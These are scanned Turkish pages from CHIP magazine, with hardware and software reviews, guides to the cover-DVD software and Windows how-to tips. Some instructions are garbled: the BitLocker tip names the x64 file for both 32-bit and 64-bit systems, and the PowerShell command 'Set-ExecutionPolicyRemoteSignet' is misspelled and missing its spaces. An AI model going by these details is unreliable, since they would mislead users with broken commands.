CHIP PUAN: Çok iyi
FİRMA: Turanlı Elektronik
FİYAT: 212 \$ + KDV
BİLGİ İÇİN: 0212 216 0520
www.turanli.com.tr



çok iyi

TEKNİK ÖZELLİKLER

İşlemci: SigmaDesign 500 MHz
Video: HDMI 1.3, Composite, YUV
Ses: Optik, Stereo
USB: 1xUSB 2.0, 1xUSB 2.0 Host Port
Ağ: Ethernet (10/100), USB ile Kablosuz
Disk: 2 TB 3,5" SATA HDD

Yeniliklere açık: Test Merkezi'mize şimdiye dek konuk olan medya oynatıcılar arasında en yüksek disk kapasitesine sahip olan Novatron NTD57, içerisindeki 2 TB diski ile çoğu kullanıcının ek bir disk takmasına gerek kalmadan bütün içeriklerini tek bir merkezden yönetmelerine olanak tanıyan bir ürün. Devasa bir arşivi olan kullanıcılar ise yine Novatron'a USB üzerinden harici disklerini bağlayabilirler. Fotoğraf, video, müzik ve altyazı biçimi konusunda şimdiye dek test ettiğimiz en kapsamlı desteği sunan ürünlerden biri olan Novatron, MKV, MOV, WMV, MP4, M4V, ASF, ISO, IFO, VOB, AVI, M2TS, MTS, MPG, MPEG, DAT, TP, TS, TRP, H.264, H.261, MPEG1/2/4 (Xvid, Divx) WMV9, WMV9HD, VCD, SVCD, FLAC, WMA, WMA,MP3, AAC, M4A, Ogg Vorbis, PCM, Dolby Digital AC3,Dolby Digital Plus, DTS, WMA9 2.0, WMA9 Pro, JPEG, GIF, BMP, PNG, SMI, SUB, IDX, SUB, SRT, SSA ve ASS biçimlerini ve codec'lerini destekliyor. Teste başladığımızda YouTube ve Torrent gibi özelliklerden mahrum olan ürün, daha sonra gelen Firmware desteği ile tüm bu eksikliklerini kapatarak beğenimizi kazandı. Yeni Firmware ile IMS, Live 365 ve RSS desteği de cihaza eklenen özellikler arasında.

Sonuç: 500 MHz'lik işlemcisi ile 1080p videoları görüntü kaybına neden olmadan işleyen Novatron, güncelleme desteği olan başarılı bir medya oynatıcı.

Yazılım

Eurosoft Satranç Eğitimi

CHIP PUAN: Çok iyi
FİRMA: Eurosoft
FİYAT: 12,71 TL + KDV
BİLGİ İÇİN: 0 (216) 658 88 40
www.eurosoft.com.tr



çok iyi

TEKNİK ÖZELLİKLER

İşlemci: 1 GHz Intel - AMD
Bellek: En az 512 MB
Sabit disk: 1 GB Boş Alan
CD-ROM: En az 32x
Ses kartı: DirectX uyumlu
Ekran: En az 1024 x 800

Çocuklara satranç eğitimi: Farklı alanlardaki başarılı yazılımları ile ülkemizin en büyük yazılım firmalarından biri olan Eurosoft, satranç eğitimi ile 7 ila 12 yaş arasındaki çocuklara satrançı sevdirecek öğretmeyi hedefliyor. Bilgisayar ortamında satranç kuralları ve temel kazanç taktiklerini öğreten yazılımı ile bilgisayara karşı da satranç oynayabiliyorsunuz. Toplamda 2.5 saatten oluşan eğitim setinin içerisinde hem sesli hem de görsel olarak oyunun ayrıntılı anlatımı mevcut. Herhangi bir internet bağlantısı gerektirmeden çalışan yazılım sayesinde çocuklar satrançı öğrenerek planlı düşünme, konsantrasyon ve sabırlı olma gibi konularda kendilerini daha da geliştirebiliyorlar. 2005 yılından beri ilköğretimde seçmeli ders olarak okutulan satranç, öğrencilerin kişisel gelişiminde de yardımcı oluyor. Eurosoft Satranç Eğitimi ile dersler, oklar ve dairelerle işitsel ve görsel olarak anlaşılır bir biçimde ayrıntılarıyla anlatılıyor. Yine ders sonrasındaki uygulamalarla öğrenci bilgilerini hayata geçirme fırsatı buluyor. 14 ders ve 11 uygulama yer alan yazılımda ayrıca iki değişik seviyeli bir bilgisayara karşı pratik imkanı da mevcut.

Sonuç: Artık eğitimin bir parçası olan satrançı çocuklarınız kolayca öğrenebilir ve bir gün Deep Blue'yu yenerek tarih yazabilirler.



Learn to Speak German Deluxe 10

Dünyanın en çok satan bu dil eğitim setinin piyasada satılan en güncel sürümü ile Almanca'yı çok kolay bir şekilde öğreneceksiniz.

Learn to Speak size yeni Almanca öğrenmeye başlayan bir dil öğrencisinden bir dil uzmanına dönüşmenin en hızlı ve en etkili yolunu sunuyor. Learn to Speak sistemi "Flexible Immersion System"i yaratmak için en son öğrenim teorilerini, ne kadar etkili oldukları kanıtlanmış sınıf içi uygulamalarla birleştiren üniversite dil profesörleri tarafından tasarlanmış. Faydalı kelimeler ve deyimleri öğrenme düzeyinden, kolayca senaryolara dayalı diyalogları anlama düzeyine geçiş yapın. Daha sonra da gelişmiş konuşma tanıma ve analiz araçları ile yeni becerilerinizi geliştirin. Bu dil öğrenme sistemini dünyanın her yerinden milyonlarca insan kullanıyor.

Learn to Speak'e özel olan Flexible Immersion System bireysel öğrenme tarzınıza uygun öğrenme yöntemini seçmenizi sağlıyor ve size gerçek dünyada karşı karşıya kalacağınız durumları ve bu dil etkileşiminin işe yaraması için gerekli desteği sunuyor. Yazılım kalitesi kanıtlanmış ve etkili ders tasarımı, akıcı bir şekilde konuşmak için ihtiyacınız olan dilbilgisi ve kelime temelini de size kazandırıyor.

Aracınızda ya da iPod ve MP3 çalarınızda sesli dersleri dinleyebiliyorsunuz. Daha sonra da eğitiminize PDA'nız için konuşan sözlük, yazdırılabilir dilbilgisi çalışmaları ve kapsamlı bir başvuru kitabı ile bilgisayarınızda devam etmeniz de mümkün.

1. Kurulum çok kolay



CHIP DVD arabirimi içinden ilgili kutuya tıklayarak kurulumu başlatın. Bundan sonra kurulum tamamlanana kadar Next tuşuna tıklayın. Yazılımı ilk başlattığınızda gelişiminizi takip etmek için bir kullanıcı oluşturmayı da unutmayın.

2. Tarzınıza uygun öğrenme yöntemi



Flexible Immersion Sistemi kendi öğrenme yönteminizi ve öğrenme tarzınıza uygun etkinlikleri seçebilmenize olanak sağlarken tüm yeni testler kısa sürede akıcı bir şekilde konuşmaya başlamanız için size ilgili becerilerinizi geliştirme şansı veriyor.

3. Telaffuzunuzu geliştirin



Gelişmiş konuşma tanıma ve analiz araçları telaffuzunuzu mükemmelleştirerek, Almanca'yı ana diliniz gibi konuşmanıza da yardımcı oluyor. Bu alıştırmalar için sadece bilgisayarınızda bir mikrofona ihtiyacınız yeterli.

4. Oyunlar ile eğlenerek öğrenin



Benzersiz öğrenme oyunlarından kare bulmacalara kadar Almanca'yı eğlenerek de öğrenmenize yardımcı olan dil eğitim seti içinde Almanca kulak dolgunluğu için filmler ve kültürel dersler de yer alıyor.



Ashampoo HDD Control

Önemli verilerinizi depoladığınız sabit diskinizin ömrünü bilmek ve onu her daim temiz ve formda tutmak için bu yazılım yardımınıza koşacak.

Sabit diskler mekanik araçlar oldukları için fiziksel bir ömürleri vardır. Eğer daha ne kadar sağlıklı çalışacağını bilmezseniz beklenmedik bir zamanda büyük veri kayıpları yaşayabilirsiniz. Bunun olmasını istemiyorsanız Ashampoo HDD Control yazılımını mutlaka deneyip diskinizi bir kontrol edin. Ayrıca temizleme ile değerli disk alanınızı geri kazanabilirsiniz.

KURULUM Arabirimden kurulumu çalıştırın. Next düğmesi ile devam edin. "I accept the agreements" seçeneği ile anlaşmayı kabul ettikten sonra diğer adımları sırayla geçin ve kurulumu tamamlayın. Kurulumun ardından yazılım kayıt anahtarı alabilmeniz için özel internet sayfasına bağlanacaktır. Burada

e-posta adresinizi girip Send tuşuna tıklayın. Daha önceden kayıt olduysanız şifrenizi yazdığınızda seri numarası e-posta adresinize gelecektir. Ayrıca karşınıza gelecek sayfada My licence keys menüsü altından şimdiye kadar başvurduğunuz tüm şifrelere ulaşabilirsiniz.

DVD YARDIM


CHIP-DVD ile ilgili en güncel düzeltmeleri, bilgilendirmeler ve yamaları ay içinde www.chip.com.tr/blog/dvd adresinden takip edebilirsiniz. Eksik ya da fiziksel sorunu olan DVD'nizle ilgili yardım için lütfen okurhizmetleri@doganburda.com adresine e-posta ile başvurun.

1. Ashampoo seri numaraları



Ashampoo web sitesine kullanıcı adınızla kaydolduğunuz zaman şimdiye kadar kayıt ettirdiğiniz tüm seri numaralarını bir liste şeklinde görebilirsiniz. Böylece ne zaman isterseniz buradan bakıp yazılımları tekrar kurabilirsiniz.

2. Sabit diskiniz ne kadar sağlıklı?




Gösterge sekmesinde sistemdeki tüm sabit disklerin S.M.A.R.T. bilgisine ulaşılıyor. Böylelikle sabit diskinizin sağlığı ile ilgili onlarca veriye ulaşabilir ve daha ne kadar sağlıklı çalışacağını öğrenebiliyorsunuz.

3. Birleştirme ve sınam



Ana menüde yer alan bu iki sekme aracılığı ile sırasıyla diskinizi birleştirip performansını artırabilir ve ne kadar performanslı çalıştığını test edebilirsiniz. İsterse- niz sinama sonuçlarını çevrimiçi olarak diğer kullanıcılarla karşılaştırmanız da mümkün.

4. Sabit disk temizliği



İnternet ve Disk temizleyici sekmeleri sabit disk üzerinde gereksiz yer kaplayan geçici internet dosyaları ve diğer üçüncü parti yazılımların bıraktığı lüzumsuz dosyaları silebiliyor. Bu şekilde tahmin ettiğiniz kadar çok alan geri kazanabilirsiniz.

**Buy the three ultimate
Ashampoo programs
for a special price now!**



ASHAMPOO® BURNING STUDIO 10

Faster,
more powerful
and easier to use than ever

~~€49.99~~
€39.99

www.burningstudio.com



Ashampoo® **WinOptimizer 7**

*Your specialist
for a perfectly optimized
Microsoft Windows® system!*

~~€49.99~~
€39.99

www.win-optimizer.com



Ashampoo® **PhotoCommander 8**

The only Tool,
you need for organizing,
editing, presenting and
sharing your digital photos.

~~€49.99~~
€29.99

www.ashampoo.com/apc

For more information on other Ashampoo programs go to:

www.ashampoo.com



150. Her yerden ulaşılan paylaşım klasörü



Çalıştığınız dosyaların en son hallerinin her daim elinizin altında olmasını istiyorsanız sihirli bir cep gibi tüm dosyalarınızı içine koyabileceğiniz DropBox hizmeti yardımınıza koşuyor.

UZMAN İPUÇLARI

155 Profesyonel İpucu 10: Bilgisayarınızı açtığınızda ilk önce neler çalışmaya başlıyor? Aslında tüm bu süreçte neler döndüğünü bilmek istiyorsunuz. Ancak "msconfig"den tatminkar yanıtlar alamıyorsunuz.

157 Profesyonel İpucu 16: Her fotoğraf düzenlemesinde renk düzeltmenin yeri apayrıdır. Eğer fotoğraflarınızı RAW biçiminde çekiyorsanız, bu ayarlamaları doğrudan RAW alanından yapabilirsiniz.

151. Eski DOS oyunları için



Oyunlar konusunda bazen biraz nostalji insana iyi gelebiliyor. Ancak önce Windows 7'yi ikna etmek gerekiyor.



151. Büyüklere PC öğretin

Belli bir yaştan üstündeki kullanıcılar bilgisayarları çok karmaşık bulabiliyor. Ama bu yazılım bir çözüm oluşturuyor.

DONANIM VE YAZILIM sorunları kullanıcılarının hayatlarının bir parçası. CHIP, size sorunları nasıl çözebileceğinizi gösteriyor.

İÇİNDEKİLER

WINDOWS ► SAYFA 152

1. Windows XP, Vista, 7 Ağınızda "Paylaşılan dosyalar" klasörü artık görünmesin
2. Windows XP, Vista, 7 Gereksiz arkaplan hizmetlerini kolayca iptal edin
3. Windows XP, Vista Bitlocker'la şifrelenmiş veri taşıyıcıları eski sistemlerde çalıştırmak
4. Windows XP, Vista, 7 Yazılım pencerelerinin birbirine eşit hizalanmasını sağlayın
5. Pratik İpuçları
6. Windows 7 Telnet protokolüyle uzaktan hizmetlere erişim
7. Windows XP, Vista, 7 Klavye aracılığıyla sık kullanılan sistem klasörlerini hızlı açmak
8. Windows 7 Komut satırından Kayıt Defteri'ni doğrudan düzenleyin
9. Windows XP, Vista, 7 USB belleklere yazma sırasında veri kaybından korunun
10. Profesyonel ipucu Windows'u adım adım inceleyin
11. Windows Vista, 7 Windows'unuzun kurulum zamanını saptayın

UYGULAMALAR ► SAYFA 159

12. Office 2007, 2010 Yeni menü yapısında genel komutları hızlıca bulun
13. iPod, iTunes Bilgisayarınızın tekrarladığı sıkıcı aktivasyonunu engelleyin
14. Pratik ipuçları
16. iPod, iTunes iTunes hesabınızı beş kezden daha fazla aktive edin

FOTOĞRAFÇILIK ► SAYFA 157

16. Profesyonel ipucu RAW dönüştürücüyle portre fotoğraflarını düzenleyin
17. Dijital fotoğrafçılık Kendi biyometrik fotoğraflarınızı oluşturun
18. Fotoğraf baskısı Renkleri ekranda ve baskıda düzenlemek
19. Dijital fotoğrafçılık Tüm fotoğraf serisi için tek bir yer kullanmak

İLETİŞİM ► SAYFA 158

20. Outlook 2003, 2007, 2010 E-postayla mesajlarınızı otomatik olarak daha sonra gönderin
21. Firefox 3.6.4 Tarayıcınızdaki eklenti sorunlarına son
22. Internet Eklentilere gerek kalmadan belgeleri tarayıcınızdan görüntüleyin
23. Outlook 2003, 2007, 2010 E-posta eklentilerini kaydettiğiniz klasörü değiştirmek
24. Opera 10.6 Konum belirleme özelliğini kapatın

DONANIM ► SAYFA 161

25. USB cihazlar PC'niz USB belleğinizi tanımamaya başladı AYIN HATASI Veri kaybı: CD'deki fotoğraflar okunamıyor
26. MP Çalar MP3 çalarınızı yığın belleği olarak tanıtır
27. Eski yazıcılar Paralel port yokken bile çıktı almak

DİKKAT Program kodlarının verildiği bölümdeki çizgiler bir program satırını diğerinden ayırıyor. Komut satırını bu çizgiye gelene kadar [Enter] tuşuna basmadan tam olarak yazın. Kodu yazarken boşluklara dikkat edin. Boşluklar kod içerisinde kırmızı nokta (»«) ile belirtiliyor.



DVD'DE Bu araçları CHIP-Code Katalog altında bulabilirsiniz.

Her yerden ulaşılabilir paylaşım klasörü

Çalıştığınız dosyaların en son hallerinin her daim elinizin altında olmasını istiyorsanız **sihirli bir cep gibi** tüm dosyalarınızı içine koyabileceğiniz DropBox hizmeti yardımınıza koşuyor.

MAHMUT KARSLIOĞLU

Çok önemli bir toplantıdasınız. Taşınabilir bilgisayarınızı açıyorsunuz, bir sunum yapacaksınız, ama o da ne? Dosyayı kopyaladığınız USB belleğiniz masaüstü bilgisayarın üzerinde kalmış. Gerçekten kötü bir durum ama bu ve benzeri olaylarla oldukça sık bir şekilde karşılaşılıyor. Benzer şekilde üzerinde çalıştığınız dosyanın birden fazla kopyası varsa, hangisinin en son değişiklikleri içerdiğini takip etmek de zor olabilir.

İşte kullanıcıları bu tür durumlardan kurtarmak için geliştirilmiş bir online hizmet olan Dropbox, sihirli bir cep gibi çalıştığımız her dosyanın her zaman yanımızda olmasını sağlıyor. Bunun için

yazılımı çalıştığınız her bilgisayara kurmanız yeterli. Yazılım kurulduğunda oluşan paylaşım klasörü içine koyduğunuz her dosya internete bağlı tüm bilgisayarlarınızla anında senkronize ediliyor. Böylece her yerden dosyanızın en güncel sürümüne ulaşabiliyorsunuz. Yabancı bir bilgisayarda ise dosyanıza ulaşmak için bir internet tarayıcı bile yeterli oluyor.

Dosyalarınızı birden fazla kullanıcı ile paylaşmak ve ortak çalışmak için ise bir paylaşım klasörü oluşturmak ve yazılımı kullanan arkadaşlarınızı davet etmeniz yeterli. Bu durumda klasör içinde yapılan tüm değişiklikler gruba dahil tüm arkadaşlarınızda da otomatik yenilenecektir.


ADIM ADIM İPUCU

Adım 1: Hesabınızı Oluşturun




Bilgileri eksiksiz doldurun Eğer daha önceden hesabınız yoksa "I don't have a Dropbox account" seçeneğini seçerek yeni bir hesap oluşturarak başlayabilirsiniz.

Adım 2: Ücretsiz hesaba 2GB alan



Ücretsiz hesap Kullanıcı bilgilerinizi girdikten sonra ücretsiz hesabı seçerek devam edin. Diğer ayarları olduğu gibi bırakıp kurulumu tamamlayışınızda Paylaşım klasörünüz oluşturulacaktır.

Adım 3: Web tabanlı erişim



www.dropbox.com Daha önce oluşturduğunuz hesaba ait e-posta adresiniz ve şifrenizi yazarak siteme giriş yaptığınızda ortak klasörünüze browser üzerinden ulaşabilirsiniz.

Adım 4: Her arkadaşına 250MB



Arkadaşlarınızı davet edin Size verilen 2GB alan yeterli olmuyorsa arkadaşlarınızı sisteme davet edin. Her üye olan arkadaşınız için size 250MB (maksimum 8GB'a kadar) ek alan veriliyor.

Adım 5: Klasörleri paylaşın



Ortak çalışmanın kolay yolu Paylaştığınız dosyaların sadece sizin klasörünüzde değil ortak grubunuzdaki arkadaşlarınızda da görünmesi için klasör paylaşım onları davet edin.

Adım 6: Neler değişmiş?



Değişiklikleri takip edin Paylaşılan klasörlerinizdeki değişiklikler paylaşım alanı durumunuz, eklenen arkadaşlar ve tüm diğer değişiklikleri Events sekmesi ile takip edebilirsiniz.

Eski DOS oyunları için

Oyunlar konusunda bazen **biraz nostalji** insana iyi gelebiliyor. Ancak önce Windows 7'yi ikna etmek gerekiyor.

Ne kadar çok istesenez de artık eskisi gibi platform ve shootem up oyunları yapılmıyor. Yapılanlar da yeni moda 3D destekli. Dolayısıyla bazen insan eski yüzü de olsa bitmap DOS oyunlarını dönüp oynamak isteyebiliyor. Eğer 30'lu

yaşlardaysanız bizi iyi anlayacağımıza eminim. Ancak eski oyunlarını kendi halinde yeni Windows 7 altında sorunsuz oynamak o kadar da kolay değil. Bu konuda DosBox yardımınıza koşuyor. Ama sakın Cannon Fodder oynamayı da unutmayın.


ADIM ADIM İPUCU

1: Uyum için yazılımı kurun



www.dosbox.com İlk olarak yandaki adresten yazılımı sisteminize kurarak başlayabilirsiniz. Yazılımı çalıştırınca açılacak pencereleden sadece ana DosBox penceresi işimize yarayacak.

2: Eski DOS ayarlarını unuttunuz mu?



Oyunlar için komut satırı parametreleri Herhangi bir oyunu çalıştırabilmek için öncelikle içinde oyunların olduğu klasörü sanal bir sürücü olarak tanımlamanız gerekiyor.

3: Abandonware oyunlar



Windows 7'de Cannon Fodder Eğer hala sağlamsa eski medyalarınızdan oyunları sanal C sürücüsüne yükleyebilirsiniz. Ya da internetten Abandonware oyunları aratabilirsiniz.

Büyüköklere PC ööretin

Belli bir yaşıñ üstündeki kullanıcılar bilgisayarları çok karmaşık bulabiliyor. Ama bu yazılım bir çözüm oluşturuyor.

Eğer 50'li yaşların üzerinde ebeveynleriniz varsa bilgisayara ısınmak konusunda ne kadar zorlandıklarını fark etmişsinizdir. Teknolojinin çok hızlı bir şekilde ilerlediği çağımızda onlar da e-posta göndermek, sörf yapmak ya da di-

ğer bilgisayar uygulamalarına ihtiyaç duyuyorlar. Şimdiye kadar bilgisayarın kendi karmaşası onları bundan uzak tutuyordu. Ama Eldy isimli bu yazılım, en çok ihtiyaç duyulan uygulamaları kolay bir arabirimde toplayıp bu işi kolaylaştırıyor.

ADIM ADIM İPUCU

1: Kaydınızı yaptırın



www.eldy.eu Yazılımı ilk çalıştırdığınızda I am a new user ile kaydınızı yaptırdıktan sonra Beginner seçeneğini seçerseniz size bir @eldy.eu'lu e-posta adresi de veriliyor.

2: Herşey bir arada ve kolay



Ana menü E-posta göndermek, sörf yapmak, sohbet ve Youtube gibi web tabanlı video sitelerine daha kolay ulaşmak için tüm tuşlar PC'nin karmaşasından uzak bire şekilde sunuluyor.

3: Anlaşılır ve büyük simgeler



E-posta göndermek çok kolay Yeni posta göndermek, gönderilenlere bakmak ve gelenleri okumak herkes için yeterlidir. Zaten yazılım da bundan daha fazlası ile kafa karıştırmıyor.


Pratik ipuçları

Donanım ve yazılım sorunları bilgisayar kullanıcılarının günlük hayatlarının bir parçası. CHIP, size sorunları kolayca çözebilmeniz için önerilerde bulunuyor.

BERK ERGİN

1. Windows XP, Vista, 7 Ağınızda "Paylaşılan dosyalar" klasörü artık görünmesin

Windows "Paylaşılan dosyalar" klasörünü tüm kullanıcılar için varsayılan olarak sunuyor ve bunlar ağ'da bile görünebiliyor. Bunu engellemek istiyorsunuz. Ancak bu işi klasik yollarla halledemiyorsunuz.



Kapalı Bu anahtarı Kayıt Defteri'nden kaldırarak "Paylaşılan dosyalar" klasörünü iptal edebilirsiniz

İPUÇU "Paylaşılan dosyalar" sistem klasörünü kaldırmak için ilgili Kayıt Defteri anahtarını silmelisiniz. Bunun için "Başlat / Çalıştır"dan "regedit" yazarak Kayıt Defteri düzenleyicisini çalıştırın. Vista ve Windows kullanıcıları doğrudan başlat menüsündeki arama alanına bu ifadeyi yazabilir. Düzenleyiciye geldiğinizde, "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\MyComputer\NameSpace\DelegateFolders" anahtarına gidin. Buraya geldiğinizde "{59031a47-3f72-44a7-89c5-5595fe6b30ee}" girdisini göreceksiniz. Bunu seçip adını örneğin "paylaşım_ortak_klasör.REG" olarak değiştirip "Tamam"a tıklayarak kaydedin. Daha sonra gelen onay sorusunu onaylayarak anahtarı silin. Kayıt Defteri'ni kapatıp bilgisayarı yeniden başlattıktan sonra yapılan değişiklikler hemen etkinleşiyor.

Not: İlgili anahtar sadece bir adet boş REG_

SZ değeri "(Standard)" içeriyor. Daha sonra "Paylaşılan dosyalar" klasörünü ağ'da tekrar etkinleştirmek isterseniz, anahtarı yeniden oluşturmalsınız. Bunun için daha önce kaydettiğiniz REG dosyasına çift tıklamanız yeterli.

2. Windows XP, Vista, 7 Gereksiz arkaplan hizmetlerini kolayca iptal edin

Güncel bilgisayarlar hemen her işin altından kalkacak kadar kuvvetli. Yine de oyunlar gibi bazı uygulamalarda PC'niz performans sınırlarına ulaşabiliyor. Acaba bir parça daha fazla güç elde edilebilir mi?



İnceltilmiş Game Booster gerek duyulmayan tüm servisleri ve arka planda çalışan yazılımları durduruyor

İPUÇU Gerekli olmayan hizmetleri devre dışı bırakabilirsiniz.

DVD'mizde bulabileceğiniz ücretsiz yazılım Game Booster bunu kolaylıkla hallediyor. Tek yapmanız gereken "Game mode"undaki hizmetleri bir kereliğine tanımlamak. Böylelikle tanımlanmış ve normal mod'lar arasında gidip gelebiliyorsunuz. Araç .EXE dosyasına tıklayarak kurulu-

Kurulum esnasında "I Agree to Install

the IObit Toolbar" seçeneğini iptal edin, aksi takdirde tarayıcınıza fazladan arama çubuğu yerleştiriyor. Son adımda Game Booster'ı doğrudan çalıştırabilirsiniz. "Detaylar" alanından araç sizi kapatabileceğiniz çalışmakta olan hizmetler konusunda uyarıyor. Kutucukları işaretleyerek "Not required services" alanından hangi hizmetlerin sonlandırılması gerektiğini hızlıca seçebilirsiniz. "Configure"a tıklayın.


Bu diyalog penceresinden ayrıca kapatılması gereken arka planda çalışan yazılımları seçebilirsiniz. Normal çalışan yazılımları görüntülemek içinse "List all current processes"a tıklayın. Burada çalışan önemli yazılımları yanlışlıkla kapatmama-ya dikkat edin. "Tamam"a tıklayarak yaptığınız değişiklikleri onaylayın. Ana pencereden "Switch to the game mode"a tıklayarak optimizasyonu başlatın. Birkaç saniye sonra tüm araçlar etkisizleşecek ve araç kendini görev çubuğunun bilgi alanına minimize ederek saklayacak. Aracı tekrar buradan çağırın ve "Back to the normal mode"a tıklayarak tüm önceki hizmetleri, yazılımları başlatın.

Eğer sürekli tek bir hizmet kullanmanız gerekiyorsa, konfigürasyon ayarlarını buna göre yapabilirsiniz. "Options"a ve akabinde "Edit the service bar"a tıklayın. Böylelikle "Gamebooster.ini" dosyası Not Defteri'nde açılacak. Burada işletim sisteminiz olan XP, Vista ya da Windows 7'yi arayın ve ilgili hizmeti bulun. Karşısındaki değer olan "1"i "0" yaparak hizmetin devre dışı kalmasını iptal edin. Başka bir değişiklik yapmayın. Daha sonra dosyayı kaydedin ve düzenleyiciyi kapatın.

Not: Game Booster hımbıl bir PC'yi turboyla şaha kaldırmıyor. Ancak performansa getirdiği artılar olduğu kesin ve RAM'den tasarruf etmenize yarıyor. Dahası araç yazılımlar ve hizmetler arasında bir çakışma olup olmadığını denemek için de kullanılabilir.

3. Windows XP, Vista BitLocker'la şifrelenmiş veri taşıyıcıları eski sistemlerde çalıştırmak

Microsoft'un en son işletim sistemi BitLocker sayesinde verilerinizi USB bellekler ve harici diskler gibi ortamlarda dahi şifreleyebiliyor. Oysa bu verileri Windows XP ve Vista'da görüntüleyemiyorsunuz.



Mahzenin anahtarı Şifresini girdikten sonra BitLocker okuma aracı şifrelenmiş disklerle erişime izin veriyor

İPUÇU Windows 7 normalde Microsoft'un BitLocker okuma aracını kopyalama sırasında harici veri taşıyıcıya şifrelemektedir. Ancak kaynak sistem 64 bit'lik Windows ise bu kullanışlı değil ve 32 bit'lik XP ya da Vista işletim sistemlerinde işe yaramıyor. Bu gibi durumlar için Microsoft aracı indirmeniz için iki farklı sürümünü yayınlıyor. Aracı DVD'mizde de bulabilirsiniz. Kurmak için ZIP dosyasını açın. 32 bit sistemlerde "KB970401-x64.exe" dosyasını başlatın ve 64 bit'lik sistemler için "KB970401-x64.exe" dosyasını seçin. Kurulum herhangi bir onay gerektirmiyor ancak bittikten sonra bilgisayarınızı kapatıp açmalısınız. Kullanmak için ilgili şifrelenmiş disk kapatın ve aracı başlat menüsünden çalıştırın. Daha sonra dosyalama sırasında oluşturduğunuz şifreyi girin ve "Unblock"ı tıklayın. Veri Windows Explorer'daki gibi görüntülenecek. Doğrudan erişim ise hala mümkün değil. Bunun yerine sürükleyip bırak yöntemiyle önemli verileri kullandığınız diske taşıyarak çalışabilirsiniz. Şifrelenmiş diskteki verileri değiştirmek ve kaydetmek ise sadece Windows 7'de mümkün.

4. Windows XP, Vista, 7 Yazılım pencerelerinin birbirine eşit hizalanmasını sağlayın

Aynı anda hem Word belgesinde çalışıyor hem de web sitelerinden bir şeye ba-

kınıyorsunuz. Bu yüzden metin işlemci ve tarayıcınızın aynı ekranı paylaşması gerekiyor. Eski Windows sürümlerinde yazılım pencerelerini elle tek tek ayarlamamız gerekiyordu.

İPUÇU Windows 7'de iki farklı yol sizi aynı hedefe çıkartmakta: Tam ekran görüntüsünde kullanılmayan pencereler farenin başlık çubuğunun üzerine getirilmesiyle erişilebiliyor ve sağ ya da sol ekran kenarına sürüklenebiliyor. Fareyi bırakır bırakmaz da ekranın yarısını kaplayacak şekilde eşitlenebiliyor. Eğer tam ekran kullanıyorsanız, yapmanız gereken de imleçle pencereyi ekranın üst kısmına yanaştırmak. Aynı sonuçları klavyeyle almak içinse [Win]+[Sol ok] ya da [Win]+[Sağ ok] tuşlarını kullanabilirsiniz. Bu tuş bileşimi tam ekran modunda dahi kullanılabilir. Bir uygulamayı tam ekran yapmak içinse [Win]+[Üst ok] tuşlarını kullanın. Yazılımı minimize etmek içinse [Win]+[Alt ok] tuşunu kullanabilirsiniz.

5. Hızlı ipuçları

BİRDEN ÇOK YAZILIMI AYNI ANDA BAŞLATIN

Windows XP'de [Ctrl] tuşuna basılı tutarak "Başlat Menüsü"ne tıklayın. Böylelikle bir yazılıma tıklasanız bile menü açık kalacak.

DIRECT X SÜRÜMÜNÜ TESPİT EDİN

XP, Vista ve Windows 7'de "Çalıştır" diyalog penceresini [Win]+ [R] tuşlarına basarak açın ve buraya "dxdiag.exe" yazarak DirectX'i inceleyin.

GÖREV ÇUBUĞUNDAN SİLİNE SİMGELER

İstemediğiniz simgelerin Windows 7 Görev Çubuğundan kalkmasını istiyorsanız, bunları sürükleyip bırak yöntemiyle masaüstüne taşıyabilirsiniz.

BETİKLERİNİZE İZİN VERİN

Windows 7'nin Powershell'inde kendi betiklerinizi çalıştırmak için, Yönetici Hesabı'yla açılış yapın ve "Set-ExecutionPolicyRemoteSignet" komutunu kullanın

BİRDEN ÇOK KLASÖR AÇIN

Windows 7'deki Explorer'dan klasör çubuğunda istediğiniz klasörleri seçip [Enter]'a basın. Her klasör farklı pencerelerde açılacak.

